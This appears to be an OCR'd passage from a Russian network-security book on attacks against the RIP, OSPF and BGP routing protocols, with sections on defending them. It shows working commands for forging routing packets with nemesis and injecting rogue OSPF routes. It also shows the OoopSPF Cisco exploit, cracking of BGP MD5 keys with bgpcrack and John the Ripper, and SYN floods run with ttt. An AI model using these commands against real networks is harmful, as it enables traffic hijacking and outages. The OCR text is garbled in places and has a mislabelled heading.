root@bt : # ./ipmagic -h rip
RIP Commands [RQ|RS|TN|TF|SR|TQ|TS|TA|UQ|US|UA]
RS: Response Packet
RO: Request Packet
TN: Trace On
TF: Trace Off
SR: Sun Reserved
TQ: Triggered Request
TR: Triggered Response
TA: Triggered Acknowledgement
UQ: Update Request
UR: Update Response
UA: Update Acknowledgment

```

И пакопец, еще одним полезным средством для осуществления атак на протокол маршрутизации RIP является Nemesis (<http://www.nemesis.sourceforge.net/>). Набор опций у дапной утилиты также до-вольпо богат.

```

root@bt : # nemesis rip help
RIP Packet Injection --- The NEMESIS Project Version 1.4beta3 (Build 22)
RIP usage:
rip [-v (verbose)] [options]

```

RIP options:

```
-c <RIP command>
-V <RIP version>
-r <RIP routing domain>
-a <RIP address family>
-R <RIP route tag>
-i <RIP route address>
-k <RIP network address mask>
-h <RIP next hop address>
-m <RIP metric>
-P <Payload file>
```

UDP options:

```
-x <Source port>
-y <Destination port>
```

IP options:

```
-S <Source IP address>
-D <Destination IP address>
-I <IP ID>
-T <IP TTL>
-t <IP TOS>
-F <IP fragmentation options>
  -F[D],[M].[R].[offset]
-O <IP options file>
```

Data Link Options:

```
-d <Ethernet device name>
-H <Source MAC address>
-M <Destination MAC address>
```

Существенным недостатком описанных выше средств является то, что они не умеют отправлять RIP-пакеты с использованием аутентификации. Выходом может стать взлом аутентификации, по об этом мы поговорим чуть позже.

2.3.8. Понижение версии протокола RIP

При использовании протокола RIP версии 1 аутентификация не используется, защита обеспечивается только посредством списков доступа. Обойти списки доступа можно с помощью подделки IP-адреса источника. Далее злоумышленнику необходимо заставить маршрутизатор использовать RIP версии 1. Сделать это можно с помощью генераторов пакетов, например такого, как *nemesis*:

```
root@bt : # nemesis rip -v -c 1 -V 1 -S 192.168.66.102 -D 192.168.66.202
c2611# 340408: 8w6d: RIP: ignored v1 packet from 192.168.66.102 (illegal version)
```

Стоит отметить, что на современных маршрутизаторах Cisco под управлением операционной системы IOS этот метод не работает.

2.3.9. Взлом хеша MD5

Даже если используется RIP версии 2 с шифрованием MD5, администраторам не стоит расслабляться. MD5 можно взломать с помощью утилиты Cain & Abel (<http://www.oxid.it/cain.html>).

В рабочей окне программы необходимо открыть опцию **Routing**. Затем запустить прослушивание трафика, нажав **Start/Stop Sniffer** (рис. 14). Когда спиффер получит обновление RIP, мы сможем получить детальную информацию о передающем маршрутизаторе, аутентификации и версии протокола.






Рис. 14. Прослушивание RIPv2 с помощью Cain

В случае если используется MD5-аутентификация, соответствующая информация будет выведена C&A, и для начала взлома необходимо нажать правую кнопку мыши и выбрать **Send To Cracker** (рис. 15).

Для выбранного маршрутизатора следует указать метод взлома. В общем случае это Brute-Force Attack (рис. 16).

**Рис. 15.** Запуск перебора MD5**Рис. 16.** Метод взлома

Время, которое может занять взлом, напрямую зависит от аппаратной мощности используемого компьютера.

Стоит отметить, что как сам протокол маршрутизации RIP считается устаревшим, так и приведенные выше атаки нельзя назвать свежими. Так что хотя вероятность их успешной реализации достаточно мала, не стоит забывать о теоретической возможности их осуществления.

2.3.10. Обеспечение безопасности протокола RIP

Прежде всего, говоря о безопасности протокола RIP, следует заметить, что для него требуются все те же меры защиты, что и описанные в разделе, посвященном безопасности статической маршрутизации. В дополнение к этим мерам можно повысить безопасность RIP с помощью следующих средств:

- проверка подлинности RIP версии 2;
- задание равных маршрутизаторов;
- фильтры маршрутов;
- соседи.

Рекомендую использовать эти средства в комплексе.

Начнем с проверки подлинности RIP. Злоумышленник может передать маршрутизаторам, участвующим в обмене маршрутной информацией по протоколу RIP, неверный маршрут с целью заставить передавать весь трафик через контролируемый им узел (пример приведен выше). Чтобы предотвратить изменение маршрутов RIP имеющимися на это разрешения RIP-маршрутизаторами в среде с протоколом RIP версии 2, можно настроить интерфейсы маршрутизатора, использующие RIP v2, на простую парольную проверку подлинности. Получаемые объявления RIP с паролями, не совпадающими с заданным, будут отклоняться. Учтите, что пароли не передаются в виде обычного текста. Любой пользователь, имеющий средство прослушивания сети, например какой-либо sniffер (по аналогии с тем примером, что мы использовали в разделе, посвященном концентраторам), может перехватывать объявления RIP v2 и просматривать содержащиеся в них пароли.

Передавать пароли можно в открытом виде и в виде MD5. По умолчанию используется открытая аутентификация. Однако я настоятельно рекомендую в промышленных сетях применять исключительно аутентификацию MD5.

В качестве примера приведу настройку аутентификации по MD5 на маршрутизаторах Cisco:

```
Router(config-if)# ip rip authentication key-chain name-of-chain
Router(config-if)# ip rip authentication mode {text | md5}
```

В этом примере необходимо указать ценочку ключей, имя ценочки, а также тип аутентификации: открытая или MD5. Более подробную информацию по настройке аутентификации в RIP можно узнать на сайте разработчика cisco.com/.

Задание равных маршрутизаторов

На каждом RIP-маршрутизаторе можно задать список маршрутизаторов (но IP-адресам), от которых должны приниматься объявления RIP. По умолчанию принимаются объявления RIP от всех источников. Задание списка равных RIP-маршрутизаторов позволяет не принимать объявления RIP от нежелательных маршрутизаторов.

Фильтры маршрутов

Можно настроить фильтры маршрутов на каждом интерфейсе RIP, чтобы в таблицу маршрутизации могли добавляться только те маршруты, которые ведут к достижимым адресам сетей в объединенной сети. Например, если в организации используются подсети локальной сети с адресом 10.0.0.0, то можно задействовать фильтрацию маршрутов, чтобы RIP-маршрутизаторы отклоняли все маршруты, кроме тех, которые связывают подсети сети 10.0.0.0.

Соседи

По умолчанию протокол RIP распространяет свои объявления с помощью широковещательной (RIP версии 1 или RIP версии 2) или многоадресной рассылки (только RIP v2). Можно ограничить обмен информацией о маршрутах только с соседними маршрутизаторами. Однако этот способ будет работать не со всеми моделями маршрутизаторов по причине особенностей реализации.

Делается это с помощью следующей команды:

```
Router(config-router)# neighbor ip-address
```

Протокол маршрутизации RIP обладает множеством недостатков. Прежде всего это ограничение в 15 подсетей между любыми двумя хостами. Данный недостаток не позволяет использовать RIP в больших сетях. Еще одним недостатком является необходимость пересылать каждые 30 секунд всю таблицу маршрутов. Это создает дополнительную нагрузку на пропускную способность каналов

связи. Также этот протокол неэффективен в сетях с каналами связи, имеющими различную пропускную способность, так как RIP не учитывает при построении маршрутов эту важную характеристику каналов связи.

Более распространенным на сегодняшний день протоколом маршрутизации является OSPF, к обсуждению которого мы и переходим далее.

2.3.11. Среды с протоколом OSPF

Протокол маршрутизации OSPF (Open Shortest Path First) лучше всего подходит для динамических объединенных IP-сетей большого размера с множественными путями. Как правило, протокол маршрутизации OSPF используется при маршрутизации в корпоративных сетях, содержащих в среднем 50 локальных сетей и несколько тысяч хостов.

Для лучшего понимания сравним RIP и OSPF.

OSPF является протоколом состояния канала (link-state), в отличие от RIP, являющегося протоколом вектора расстояний (distance-vector). Каждый маршрутизатор обновляет свою таблицу маршрутизации на основании векторов расстояний, которые он получает от своих соседей.

При использовании протокола состояния канала маршрутизатор не осуществляет обмена информацией о расстояниях со своими соседями. Вместо этого каждый маршрутизатор активно проверяет статус своих каналов, ведущих к каждому соседнему маршрутизатору, и посылает эту информацию другим своим соседям, которые могут направить поток данных в автономную систему. Каждый маршрутизатор принимает информацию о состоянии канала и уже на ее основании строит полную таблицу маршрутизации (рис. 17).




Рис. 17. Пример сети OSPF

В представленной на рисунке сети оптимальным между Source и Destination будет признан маршрут с двумя красными маршрутизаторами. Причиной тому являются более быстрые каналы на этом маршруте.

С практической точки зрения основное отличие заключается в том, что протокол состояния канала работает значительно быстрее, чем протокол вектора расстояний. Нужно отметить, что в случае протокола состояния канала значительно быстрее осуществляется сходимость сети. Под понятием сходимости (converge) протокола обычно подразумевается стабилизация сети после каких-либо изменений, как, например, поломки маршрутизатора или выхода из строя канала.

OSPF также отличается от RIP (как и многие другие протоколы маршрутизации) тем, что он использует непосредственно IP. Это означает, что он не использует UDP или TCP. OSPF имеет собственный идентификатор, который устанавливается в поле протокола (protocol) в IP-заголовке.

Соответственно, и атаки на OSPF более сложны, чем на RIP. Основные сложности заключаются в следующем:

1. Маршрутизатору злоумышленника необходимо эмулировать HELLO-пакет, для того чтобы обмениваться с другими роутерами маршрутной информацией.
2. Зависимость от иерархии маршрутизаторов, участвующих в обмене маршрутной информацией OSPF. Роутеры, участвующие в обмене, могут иметь различный уровень в иерархической схеме маршрутизации.

С учетом указанных сложностей перейдем к рассмотрению основных атак на OSPF.

Смысл данной атаки заключается в том, чтобы представить маршрут, который проходит через машину злоумышленника, как обладающий наибольшей пропускной способностью. Одним из критериев выбора оптимального маршрута в OSPF является метрика, вычисляемая по формуле

$$\text{метрика} = \text{reference bandwidth} / \text{link bandwidth},$$

где *reference bandwidth* = 10⁸; *link bandwidth* – пропускная способность канала. Например, для каналов в 100 Мб/с значение метрики равно 1, для 10 Мб/с – 10 и т. д.

Таким образом, злоумышленнику нужно установить значение метрики для своего маршрута равной 1, чтобы сделать маршрут приоритетным.

```
!  
! Zebra configuration saved from vty  
! 2005/08/16 01:22:41  
!  
hostname legitimate.ospfd  
password 8 p@ssw0rd  
enable password 8 Cb/yfFsI.abqs  
log file /var/log/quagga/ospfd.log  
service advanced-vty  
service password-encryption  
!  
!  
interface eth0  
  description DMZ_Network  
  ip ospf authentication message-digest  
  ip ospf message-digest-key 1 md5 secret_key  
!  
interface eth1  
!  
interface 10  
!  
interface tun10  
!  
router ospf  
  ospf router-id 192.168.20.111  
  redistribute kernel  
  redistribute connected  
  network 192.168.20.0/24 area 0.0.0.0  
  area 0.0.0.0 authentication message-digest  
!  
line vty  
  exec-timeout 30 0  
!
```

Когда подключение к обмену маршрутами OSPF было успешно произведено, необходимо обязательно проверить текущее состояние маршрутной информации с помощью команды `show ip ospf`:

```
legitimate.ospfd# show ip ospf  
  OSPF Routing Process. Router ID: 192.168.20.111  
  Supports only single TOS (TOS0) routes  
  This implementation conforms to RFC2328  
  RFC1583Compatibility flag is disabled  
  OpaqueCapability flag is disabled  
  SPF schedule delay 1 secs. Hold time between two SPFs 1 secs  
  Refresh timer 10 secs  
  This router is an ASBR (injecting external routing information)  
  Number of external LSA 4. Checksum Sum 0x00025f81  
  Number of opaque AS LSA 0. Checksum Sum 0x00000000
```

Number of areas attached to this router: 1

Area ID: 0.0.0.0 (Backbone)

Number of interfaces in this area: Total: 1, Active: 1

Number of fully adjacent neighbors in this area: 2

Area has message digest authentication

SPF algorithm executed 29 times

Number of LSA 9

Number of router LSA 4. Checksum Sum 0x00025166

Number of network LSA 1. Checksum Sum 0xffff90fa

Number of summary LSA 2. Checksum Sum 0x000166c2

Number of ASBR summary LSA 2. Checksum Sum 0x00014713

Number of NSSA LSA 0. Checksum Sum 0x00000000

Number of opaque link LSA 0. Checksum Sum 0x00000000

Number of opaque area LSA 0. Checksum Sum 0x00000000

Далее следует добавить соответствующие маршруты:

```
bt / # ip route add 64.100.0.0/14 dev eth0
```

```
bt / # ip route add 128.107.0.0/16 dev eth0
```

Убедимся, что данные маршруты успешно добавились в OSPF-обмен:

```
legitimate.ospfd# sh ip ospf route
```

```
===== OSPF external routing table =====
N E2 64.100.0.0/14          [10/20] tag: 0
      via 192.168.66.111. eth0
N E2 128.107.0.0/16       [10/20] tag: 0
      via 192.168.66.111. eth0
```

Как вы поняли, 192.168.66.111 – это машина злоумышленника.

Для реализации данной атаки можно также воспользоваться уже упоминавшейся ранее утилитой Nemesis, вернее ее модификацией, предназначенной специально для работы с OSPF. Вот список онций данной утилиты:

```
bt / # ./nemesis-ospf
```

```
OSPF Packet Injection --The NEMESIS Project 1.1
```

```
I 1999, 2000 obecian <obecian@celerity.bartoli.org>
```

OSPF usage:

```
./nemesis-ospf [-v] [optlist]
```

OSPF Packet Types:

```
-p <OSPF Protocol>
```

```
-pH HELLO, -pD DBD, -pL LSR, -pU LSU, -pR LSA (router),
```

```
-pN LSA (network), -pM LSA (summary), -pA LSA (AS)
```

```
OSPF HELLO options:
  -N <Neighbor Router Address>
  -i >Dead Router Interval>
  -l <OSPF Interval>
OSPF DBD options:
  -z <MAX DGRAM Length>
  -x <Exchange Type>
OSPF LSU options:
  -B <num of LSAs to bcast>
OSPF LSA related options:
  -L <router id>
  -G <LSA age>
OSPF LSA_RTR options:
  -u <LSA_RTR num>
  -y <LSA_RTR router type>
  -k <LSA_RTR router data>
OSPF LSA_AS_EXT options:
  -f <LSA_AS_EXT forward address>
  -g <LSA_AS_EXT tag>
OSPF options:
  -m <OSPF Metric>
  -s <Sequence Number>
  -r <Advertising Router Address>
  -n >OSPF Netmask>
  -O <OSPF Options>
  -R <OSPF Router id>
  -A <OSPF Area id>
  -P <Payload File (Binary or ASCII)>
  (-v VERBOSE packet struct to stdout)
```

```
IP Options
  -S <Source Address>
  -D <Destination Address>
  -I <IP ID>
  -T <IP TTL>
  -t <IP/OSPF tos>
  -F <IP frag>
  -o <IP Options>
```

```
Data Link Options:
  -d <Ethernet Device>
  -H <Source MAC Address>
  -M <Destination MAC Address>
```

Необходимо указать источник, получатель, протокол и соответствующие опции. Например, для отправки поддельного Hello-пакета OSPF Neighbor маршрутизатору необходимо выполнить следующую команду:

```
backtrack / # ./nemesis-ospf -v -pH -N 128.107.0.1
```

Альтернативной реализацией данной атаки может стать генерация поддельных обновлений OSPF LSA, которую также можно осуществить с помощью nemesiis:

```
backtrack / # ./nemesiis-ospf -v -pR LSA 128.107.0.1
```

Становимся Designated или Backup Designated маршрутизатором OSPF.

В средних и крупных сетях, использующих протокол OSPF, применяется определенная иерархия маршрутизаторов. В крупных сетях, использующих десятки или даже сотни маршрутизаторов, поддержка актуальной информации является делом, весьма ресурсоемким. Для разделения задач построения маршрутных таблиц и снижения нагрузки на устройства используется иерархия. На верхнем уровне такой иерархии, как правило, присутствует наиболее производительный маршрутизатор. Такой маршрутизатор именуется Designated router. Назначение данного устройства – эффективная передача актуальной маршрутной информации всем маршрутизаторам, участвующим в обмене OSPF (рис. 18).




Рис. 18. Назначение Designated Router

В случае выхода из строя Designated router его должен заменить Backup designated router, то есть резервный маршрутизатор верхнего уровня.

Designated router выбирается в результате голосования на основании приоритета маршрутизатора и его IP-адреса.

Злоумышленник может попытаться стать этим designated router.

В случае если DR назначен приоритет 255, а BDR – 254, выиграть выборы невозможно. Однако многие администраторы не используют максимальных значений приоритетов, назначая DR и BDR 100 и 10, или 2 и 1 соответственно. Иногда DR и BDR назначаются наиболее подходящие IP-адреса.

Таким образом, злоумышленнику, для того чтобы сделать свой роутер designated, достаточно установить, каким образом производится выбор DR, и, исходя из этого, либо подделывать приоритет, либо IP-адрес.

В Quagga установить приоритет можно с помощью следующей команды:

```
ip ospf priority 255
```

В случае, если DR и BDR имеют максимальные значения приоритетов, то можно попробовать вывести их из строя с помощью различных сетевых атак, приведенных в этой книге, и затем уже попытаться подставить свой поддельный маршрутизатор.

Взлом OSPF MD5

Для защиты протокол OSPF использует MD5-аутентификацию. Соответственно, но аналогии со взломом MD5 в протоколе RIP здесь эту защиту также можно взломать.

Для этого потребуется Cain & Abel. Сам процесс взлома аналогичен описанному в разделе, посвященном взлому RIP, поэтому здесь мы его описывать не будем.

Атака на OSPF с помощью эксплоита OospSPF Exploit. В маршрутизаторах Cisco с операционной системой IOS версий 11.2, 11.3 и 12.0 возможно переполнение буфера при получении большого числа OSPF HELLO пакетов. Концепция, реализующая данную уязвимость, представлена на сайте <http://www.downloads.securityfocus.com/vulnerabilities/exploits/OospSPF.c>.

```
arhontus / # perl IOStack.pl -d 192.168.66.202 -p ***** -e ***** -r stackdump
*****
```

```
IOSSTRING: IOS (tm) C2600 Software (C2600-IK903S3-M), Version 12.3(6),
RELEASE SOFTWARE (fc3)
IMAGE:      flash:c2600-ik9o3s3-mz.123-6.bin
MEMORY:    61440K/4096K
ARRAY:     82A7E210
PID  RECORD      STACK      RETURNA     RETURNV     NAME
<skip>
90   830CFF04      831FCD80   831fcd84    80446D50    OSPF Hello
150  82D290A8      831FFCA0   831ffca4    80446D50    OSPF Router
<skip>
```

```
arhontus / # ./OoopSPF
Phenoelit OoopSPF
Cisco IOS OSPF remote exploit (11.2.-12.0)
(C) 2002/2003 FX of Phenoelit <fx@phenoelit.de>
Usage:
./OoopSPF -s <src net> -n <src mask> -d <target rtr ip> -f <file> -t <targ#>
Options:
-s <src net>      Use this network as source (as in target config)
-n <src mask>    Use this netmask as source (as in target config)
-d <target>      This is the target router interface IP
-f <file>        Use this as the new config for the router
-t #             Use this target value set (see below)
-a <area>        Use this OSPF area
-v              Be verbose (-vv or -vvv recommended)
-D              Directed attack (unicast) for 11.x targets
-T              Test only - don't send
--- barely used options ---
-L #            Number of neighbors to announce (overflow size)
-F #            Start of data (seen reverse to overflow)
-S #            NOP sleet
```

Теперь перейдем к вопросам безопасности протокола маршрутизации OSPF.

2.3.12. Безопасность протокола OSPF

В дополнение к тем мерам защиты, которые были перечислены в разделе, посвященном безопасности статической маршрутизации, можно повысить безопасность протокола OSPF с помощью следующих средств:

- проверка подлинности;
- фильтры внешних маршрутов на граничных маршрутизаторах автономной системы.

Проверка подлинности

По умолчанию интерфейсы маршрутизатора, участвующие в обмене OSPF, настраиваются на отправку простого пароля «12345678» в сообщения приветствия OSPF. Пароль помогает предотвратить нежелательное изменение данных OSPF не имеющими на это разрешения OSPF-маршрутизаторами сети. Пароль не передается в виде обычного текста. Любой пользователь, имеющий средство прослушивания сети, например сниффер, может перехватывать сообщения приветствия OSPF и просматривать содержащиеся в них пароли.

Фильтры внешних маршрутов на граничных маршрутизаторах автономной системы

Чтобы предотвратить проникновение в автономную систему OSPF нежелательных маршрутов, полученных из внешних источников, таких как маршруты RIP или статические маршруты, можно настроить на граничных маршрутизаторах автономной системы фильтры маршрутов. Фильтры маршрутов могут отклонять либо все маршруты, соответствующие заданному списку, либо все маршруты, не соответствующие этому списку.

Защита от затопления LSA-пакетами

Возможна ситуация, когда злоумышленник попытается «затонить» OSPF-маршрутизатор сообщениями о состоянии канала LSA (Link State Advertisement). Эти сообщения бывают различных типов. Хакер может начать отправлять данные сообщения в большом количестве и тем самым вызвать замедление или даже полную неработоспособность маршрутизатора.

В зависимости от типа сети защититься от LSA-затопления можно двумя способами. Для типов broadcast, nonbroadcast и point-to-point сетей можно заблокировать флудинг на OSPF.

В сетях point-to-multipoint вы можете заблокировать затопление для определенных соседей.

Вот примеры для обоих случаев:

Блокирование для интерфейса

```
interface ethernet 0
ospf database-filter all out
```

Блокирование соседа 1.2.3.4

```
router ospf 109
neighbor 1.2.3.4 database-filter all out
```

Протоколы динамической маршрутизации RIP и OSPF применяются только в локальных сетях. В глобальных сетях, в силу их особенностей, используется протокол BGP. Рассмотрим его более подробно.

2.3.11. Среда с протоколом OSPF

Протокол междоменной маршрутизации BGP (Border Gateway Protocol) версии 4.0 сейчас повсеместно используется для маршрутизации в глобальной сети Интернет. Все протоколы маршрутизации, о которых мы говорили ранее, предназначены для осуществления маршрутизации в локальных сетях. Использовать RIP или даже OSPF в глобальной сети невозможно в силу ряда ограничений, присущих глобальной сети. Одним из основных таких ограничений является то, что в глобальной сети Интернет нет единой точки администрирования, единого управления, как это обычно бывает в крупных корпоративных сетях. Различные сегменты Интернета находятся в разных государствах, принадлежат различным провайдерам, что накладывает свой отпечаток на требования к осуществлению маршрутизации.

Так как на сегодняшний день протокол BGP используется для маршрутизации в глобальной сети Интернет, мы уделим много внимания вопросам безопасности в данном протоколе. Но сначала поговорим об устройстве этого протокола.

Отличием BGP от других протоколов динамической маршрутизации является то, что он предназначен для обмена информацией о маршрутах не между отдельными маршрутизаторами, а между целыми автономными системами и поэтому, помимо информации о маршрутах в сети, переносит также информацию о маршрутах на автономные системы. BGP не использует технических метрик, а осуществляет выбор наилучшего маршрута, исходя из правил, принятых в сети. Тут стоит отметить, что очень многие узлы в Интернете пропускают через себя значительный транзитный трафик, который ограничивает возможности непосредственных клиентов узла. Как правило, этот трафик никак не оплачивается. Администраторы могут в рамках протокола BGP существенно ограничить или даже исключить такой транзитный трафик, но они обычно этого не делают, понимая, что их клиенты создают такой же транзитный трафик для других узлов. Эгоистичное поведение администраторов развалило бы сеть Интернет на ряд враждующих феодальных крепостей. Однако некоторые российские провайдеры используют возможности BGP для борьбы со своими конкурентами, в частности для ограничения транзитного трафика от своих конкурентов. В качестве примера по-

добной «конкуренции» можно привести тот факт, что при обращении с узла, находящегося в одном районе Москвы, к узлу, находящемуся в другом районе, трафик может идти через Финляндию или Швецию. То есть московским провайдерам проще договориться по обмену трафиком с иностранными партнерами, чем со своими же соседями.

Рассмотрим примеры основных атак на протокол BGP.

2.3.14. Атака BGP Router Masquerading

Прежде всего взломщик должен перехватить BGP-пакеты для определения необходимых параметров для настройки поддельного маршрутизатора. Если используется Quagga, то файл конфигурации называется `bgpd.conf.sample` и находится в каталоге `/etc/quagga/samples`. Конфигурация поддельного роутера определяется теми целями и задачами, которые ставит перед собой злоумышленник. Например, должны указываться приоритетные маршруты, маски сетей, предпочтительные веса маршрутов, информация об автономных системах и т. д.

Помимо Quagga, существует множество бесплатных решений с открытым исходным кодом для работы с BGPv4. Их можно использовать для развертывания поддельного маршрутизатора. Подобные программы можно найти на сайте <http://www.bgp4.as/tools>.

Далее необходимо вывести из строя целевой роутер BGP с помощью описанных в книге атак. Следует запустить поддельный роутер, например с помощью команды `bgpd -d`. В результате злоумышленник сможет «отравить» маршрутные таблицы, используемые в BGP. Однако не стоит забывать, что при этом многие легальные маршруты станут недоступными. Все это необходимо учитывать при построении атаки.

2.3.15. Атаки на MD5 для BGP

Так же как и в описываемых ранее протоколах маршрутизации, в BGP используется механизм аутентификации MD5 в соответствии с документом RFC 2385 «Protection of BGP Sessions via the TCP MD5 Signature Option». Каждый сегмент аутентифицируется 16-битным хешем MD5 для следующих полей:

- TCP-псевдозаголовок (в следующем порядке: source IP address, destination IP address, zero-padded, номер протокола и длина сегмента);
- TCP-заголовок, исключая TCP-опции.

В целом вся информация, которая требуется злоумышленнику для подсчета аутентификационного хеша MD5, представлена в TCP-накете, исключая разделяемый секрет (Shared key), который хакер может попытаться взломать с помощью подбора по словарю с помощью утилиты `bgpcrack` из налета `CIAG BGP`.

`Bgpcrack` может работать как в режиме онлайн, та и офлайн. В режиме онлайн осуществляется «бомбардировка» целевого маршрутизатора TCP-сегментами с SYN-флагом и MD5-сигнатурами, сгенерированными с использованием различных паролей. Если сигнатура подходит, то маршрутизатор ответит SYN-ACK. Это не самая эффективная методология атаки, поскольку она требует больших затрат времени и сетевых ресурсов. Данный вид рекомендуется только для «слепых атак». Также для взлома MD5 может использоваться известная утилита `John the Ripper`. Комбинация `ciag-bgp-tools` для генерации TCP-накетов и `John the Ripper` для осуществления взлома BGP позволит произвести его онлайн. Ниже приведен пример, в котором небольшой скриншот, написанный на Perl `tcp-sig-crack.pl`, используется для осуществления атаки:

```
john -wordfile:/path_to_a_dictionary_file/ dictionary.txt -stdout |
examples/tcp-sig-crack.pl -S <source IP> -D <target IP> --dport bgp --syn
```

Гораздо лучше использовать `bgpcrack` офлайн для взлома BGP-накетов, перехваченных с помощью sniffера. Вот небольшой пример:

```
arhontus# ./bgpcrack -r bgppackets.pcap -w dictionary-file port bgp
90 frames have been processed.
There are 73 TCP segments with MD5 signatures.
Using 6720 bytes for storage of MD5 data.
Found a match in frame 5.
Password is 'secretbgp'. Bye.
```

2.3.16. «Слепые» DoS-атаки на BGP-маршрутизаторы

Слепыми мы будем называть те атаки, которые не требуют каких-либо дополнительных знаний, кроме IP-адреса BGP-маршрутизатора. Простейшим сценарием такой DoS-атаки является SYN flood на порт TCP 179. Для реализации подобной атаки на промышленный маршрутизатор необходимо использовать несколько десятков компьютеров, а лучше бот-сеть.

Более интересным способом «затонления» целевого роутера BGP, использующего MD5-аутентификацию, является применение SYN

ТСР-пакетов с MD5-сигнатурами. Эта атака позволяет добавить вычислительную нагрузку на обработку MD5 атакуемым роутером.

Такую атаку несложно осуществить с помощью утилиты `ttt` с опцией `md5`. Для оптимизации затопления песколько экземпляров `ttt` должны быть запущены на нескольких десятках машин.

Вот пример использования утилиты `ttt`:

```
arhontus# ./ttt --flood 10000000 -y 11006 --syn --md5
allyourbgparebelongtous -D 192.168.66.191 && ./ttt --flood 10000000 -y
179 --syn --md5 allyourbgparebelongtous -D 192.168.66.191
```

Говоря об оборудовании производства Cisco Systems, следует упомянуть о возможности реализации атак на переполнение ТСР/IP стека IOS. Для того чтобы выявить такие уязвимости, можно воспользоваться скаперами уязвимостей, например `Nmap`, `hping2` и `isnprober`.

Вот пример для маршрутизатора Cisco 2600:

```
bt# nmap -sS -O -vvvv 192.168.66.215
